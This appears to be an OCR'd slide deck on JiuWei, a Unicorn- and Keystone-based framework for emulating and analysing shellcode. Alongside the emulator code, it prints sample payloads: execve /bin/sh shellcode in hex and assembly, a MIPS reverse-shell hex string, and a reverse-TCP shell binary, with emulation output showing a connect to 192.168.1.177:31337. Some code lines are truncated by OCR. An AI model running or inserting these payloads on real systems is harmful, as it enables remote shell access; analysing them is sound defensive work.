
Unicorn Engine

- Dr Quynh
- CPU Emulator
- Industry Standard
- Strip From QEMU

Keystone Engine

- Dr Quynh
- Assembler
- Industry Standard
- Strip from LLVM

Building Blocks




RE Frame Work

Emulate Syscall and API

Proven Hackers Language

How It Works

Support Various Input Format



Input Method

- Able to take in different format
- asm
- binary
- Direct hex input
- hex as file

Pre-Processing

- Check Input Data
- Input Conversion
  - “compile” if input file is a asm
- Check invalid hex char if input is hex

Support Various Input Format – In Action

hex/binary

```
(20:16:28):xwings@bespin:<~/jiuwei>
(29)$ cat samples/lin64_execve.hex
\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05
(30)$ python ./box.py --lin64 --debug --hex -f samples/lin64_execve.hex

>>> Load HEX from samples/lin64_execve.hex

================================================================================
Emulate Linux X86_64 Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0x1b
>>> PC= 0x1000000, SIZE= 0x2 : 31 c0           xor     eax, eax
>>> PC= 0x1000002, SIZE= 0xa : 48 bb d1 9d 96 91 d0 8c 97 ff    movabs  rbx, 0xff978cd091969dd1
>>> PC= 0x100000c, SIZE= 0x3 : 48 f7 db         neg     rbx
>>> PC= 0x100000f, SIZE= 0x1 : 53               push    rbx
>>> PC= 0x1000010, SIZE= 0x1 : 54               push    rsp
```

asm

```
(10)$ cat samples/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(20:18:43):xwings@bespin:<~/jiuwei>
(11)$ python ./box.py --lin32 --debug --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0x13
>>> PC= 0x1000000, SIZE= 0x2 : 31 c0            xor     eax, eax
>>> PC= 0x1000002, SIZE= 0x1 : 50               push    eax
```

direct


```
(20:44:04):xwings@bespin:<~/jiuwei>
(95)$ python ./box.py --linmips --debug --hex -i \xff\xff\x04
xff\x0c\x24\x27\x20\x80\x01\xa6\x0f\x02\x24\x0c\x09\x09\x01\xfd\xff\x0c\x24\x27\x20\x80\x0
9\x01\xff\xff\x44\x30\xc9\x0f\x02\x24\x0c\x09\x09\x01\xc9\x0f\x02\x24\x0c\x09\x09\x01\x79\
x01\xb1\x05\x3c\xc0\xa8\xa5\x34\xfc\xff\xa5\xaf\xf8\xff\xa5\x23\xef\xff\x0c\x24\x27\x30\x8
f\x08\x35\xec\xff\xa8\xaf\x73\x68\x08\x3c\x6e\x2f\x08\x35\xf0\xff\xa8\xaf\xff\xff\x07\x28\
x23\xf8\xff\xa8\xaf\xf8\xff\xa5\x23\xec\xff\xbd\x27\xff\xff\x06\x28\xab\x0f\x02\x24\x0c\x0

>>> Load HEX from ARGV

================================================================================
Emulate Linux MIPS_EL Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0xc
>>> PC= 0x1000000, SIZE= 0x4 : ff ff 04 28      slti    $a0, $zero, -1
>>> PC= 0x1000004, SIZE= 0x4 : a6 0f 02 24      addiu   $v0, $zero, 0xfa6
>>> PC= 0x1000008, SIZE= 0x4 : 0c 09 09 01      syscall         0x42424
>>> syscall close
```

binary

```
(13:37:45):xwings@dagobah:<~/work/jiuwei>
(28)$ cat samples/linux_x86_shell_reverse_tcp.bin
j
^1ɛɛɛSCSj□f□□□[h□□h□□□□jfXPQW□□C□□y□Nt=h□Xjj□□1□□□y□□'□□□□□□
                                                                  □□
                                                                    □}□□x□□□□~ᒐ
                                                                                □□□x□□□□□□13:
37:48):xwings@dagobah:<~/work/jiuwei>
(29)$ python ./box.py --lin32 --bin -f samples/linux_x86_shell_reverse_tcp.bin
>>> Load BIN from samples/linux_x86_shell_reverse_tcp.bin

================================================================================
Emulate Linux X86_32 Code, MODE:
================================================================================

--->>> GDT set DS
|-->>> set_thread_area selector : 0x83
--->>> GDT set CS
|-->>> set_thread_area selector : 0x8b
```

4 Different Input

Syscall and API Emulator



Syscall Emulation

- Emulate Linux, *BSD and OSX
- Return or Emulate Syscall
- Syscall support different architecture
- Support conversion such as binary to ascii

API Emulation

- Emulate Windows Base System
- Windows 10 with DLL – 64bit
- Windows 7 with DLL – 32bit
- Emulate as many function as possible, eg, network


Syscall and API Emulator – In Action

```
(20:49:43):xwings@bespin:<~/jiuwei>
(97)$ python ./box.py --linmips --quiet --hex -f samples/linmips3

>>> Load HEX from samples/linmips32_tcp_reverse_shell.hex

================================================================
Emulate Linux MIPS_EL Code, MODE: quiet
================================================================

>>> syscall close
>>> syscall close
>>> syscall close
>>> syscall socket created
>>> syscall dup
>>> syscall dup
>>> syscall connect to 192.168.1.177:31337
>>> syscall execve(//bin/sh)

================================================================
Emulation done
================================================================
```

```
(20:50:16):xwings@bespin:<~/jiuwei>
(100)$ python ./box.py --win64 --quiet --bin -f samples/win64_ob_msg_box_x64.bin
>>> Load BIN from samples/win64_ob_msg_box_x64.bin

================================================================================
Emulate Windows X86_64 Code, MODE: quiet
================================================================================

>> TEB addr is 0x333333335000
>> PEB addr is 0x333333335088
>> Loading os/dlls/win10_64/ntdll.dll to 7ffff79e4000
>> Done with loading os/dlls/win10_64/ntdll.dll
>> Done with LDR os/dlls/win10_64/ntdll.dll
>> Loading os/dlls/win10_64/kernel32.dll to 7ffff7bc4600
>> Done with loading os/dlls/win10_64/kernel32.dll
>> Done with LDR os/dlls/win10_64/kernel32.dll
>> Loading os/dlls/win10_64/user32.dll to 7ffff7c75a00
>> Done with loading os/dlls/win10_64/user32.dll
>> Done with LDR os/dlls/win10_64/user32.dll
0x555555554100: call MessageBoxA(0x0, "Hello, from MSF!", "MessageBox", 0x0)
0x55555555410b: call FatalExit(0x0)

================================================================================
Emulation done
================================================================================
```

*Nix Based Syscall and Windows Function Call

Support Various Output Format



Hackers style

- Complete Execution Dump
- Long and way too long
- Every detailed is being reported

Report for the Boss

- Short
- Only Human Readable Report
- Limited Report, not for analysis


Support Various Output Format – In Action

```
(20:52:37):xwings@bespin:<~/jiuwei>
(107)$ python ./box.py --lin32 --quiet --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: quiet
================================================================================

>>> syscall execve(/bin//sh)

================================================================================
Emulation done
================================================================================
```

```
(13:42:16):xwings@dagobah:<~/work/jiuwei>
(32)$ cat samples/linux_x86_shell_reverse_tcp.bin
j
^1[illegible]SCSj[illegible]f[illegible][h[illegible]h[illegible]\[illegible]jfXPQW[illegible]C[illegible]y[illegible]Nt=h[illegible]Xjj[illegible]1[illegible]y[illegible]'[illegible][illegible]
                                                
```

How Does JiuWei Helps

Analyze Shellcode At Large Scale



Automated and Highly Performance and Scalable Platform

How Deep Did We Dig

CPU Emulator

Write Into Memory

```python
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```

```python
def hook_syscall(uc, intno, user_data):
    syscall_num = uc.reg_read(UC_ARM_REG_R7)
    arg1 = uc.reg_read(UC_ARM_REG_R0)
    arg2 = uc.reg_read(UC_ARM_REG_R1)
    arg3 = uc.reg_read(UC_ARM_REG_R2)
    PC = uc.reg_read(UC_ARM_REG_PC)
    if syscall_num == 1:    # sys_exit
        print(">>> 0x%x: interrupt 0x%x, syscall number = 0x%x" %(PC, intno, syscall_num))
        uc.emu_stop()
    elif syscall_num == 4:    # sys_write
        try:
            buf = uc.mem_read(arg2, arg3)
            print(">>> 0x%x: interrupt 0x%x, SYS_WRITE. buffer = 0x%x, size = %u, content = " \
                        %(PC, intno, arg2, arg3), end="")
            for i in buf:
                print("%c" %i, end="")
            print("")
        except UcError as e:
            print(">>> 0x%x: interrupt 0x%x, SYS_WRITE. buffer = 0x%x, size = %u, content = <unknown>\n" \
                        %(PC, intno, arg2, arg3))
```

Write Into Register

Write Directly Into Register and Memory

*nix Emulator

```
# handle interrupt ourself
mu.hook_add(UC_HOOK_INTR, hook_intr)
```

```
if eax == 1:    # sys_exit
    print(">>> syscall exit()" %(eip, intno, eax))
    uc.emu_stop()
elif eax == 3:  # sys_read
    print(">>> syscall read(fd = %d, buf = 0x%x, len = %d)"%(ebx, ecx, edx))
    read_fd = ebx
    read_buf = ecx
    read_len = edx
    data = SYS_FILE_DESCRIPTOR[read_fd].recv(read_len)
    ret = len(data)
    uc.mem_write(read_buf, data)
    uc.reg_write(UC_X86_REG_EAX, ret)
    print(">>> return value = %d"% ret)

elif eax == 4:    # sys_write
    try:
        buf = uc.mem_read(ecx, edx)
        print(">>> syscall writre : buffer = 0x%x, size = %u, content = " \
                %(ecx, edx), end="")
        for i in buf:
            print("%c" %i, end="")
        print("")
    except UcError as e:
        print(">>> syscall write : buffer = 0x%x, size = %u, content = <unknown>\n" \
                %(ecx, edx))

elif eax == 11:    #sys_execve
    EXECVEPATH = read_string(uc, ebx)
    print(">>> syscall execve(%s)" % EXECVEPATH)
    uc.emu_stop()
elif eax == 0x3f:    # sys_dup2
    print(">>> SYS_DUP2(%d, %d)" % (ebx, ecx))
    oldfd = ebx
    newfd = ecx
    SYS_FILE_DESCRIPTOR[newfd] = SYS_FILE_DESCRIPTOR[oldfd]
    uc.reg_write(UC_X86_REG_EAX, ecx)

elif eax == 45:     #brk
    print(">>> syscall brk(0x%x)" % ebx)
    global BRK_ADDRESS
```

- Almost the same for OSX/Linux/*BSD
- Handle Interript Ourself
- Emulate Syscall
- Print or Emulate Code
- Prepare Execution Report


Sample Code on How To Execute X86_32Bit Linux Shellcode

Windows Emulator 0x1

```python
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```

```python
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):

    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```

```python
def init_TEB_PEB(uc):
    print(">> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
                   InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10
                   InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x
                   InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_B
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



- Setup segment register fs/gs
- x86_32 : Setup GDT/GDTR
- x86_64 : Use wrmsr to setup gs
- Setup TEB Structure
- Setup PEB Structure
- Setup PEB_LDR_DATA Structure


Windows Emulator 0x2

```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink
                      InMemoryOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'B
                      InInitializationOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLi
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```

InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList




```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```

```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%0.2x:\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```

Setup LDR_DATA_TABLE_ENTRY for Loaded Modules

Setup Three Double Linked Lists

Parse DLL & Get All Export Functions

Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode

X86 32/64 Series

```
QL_X86_F_GRANULARITY = 0x8
QL_X86_F_PROT_32 = 0x4
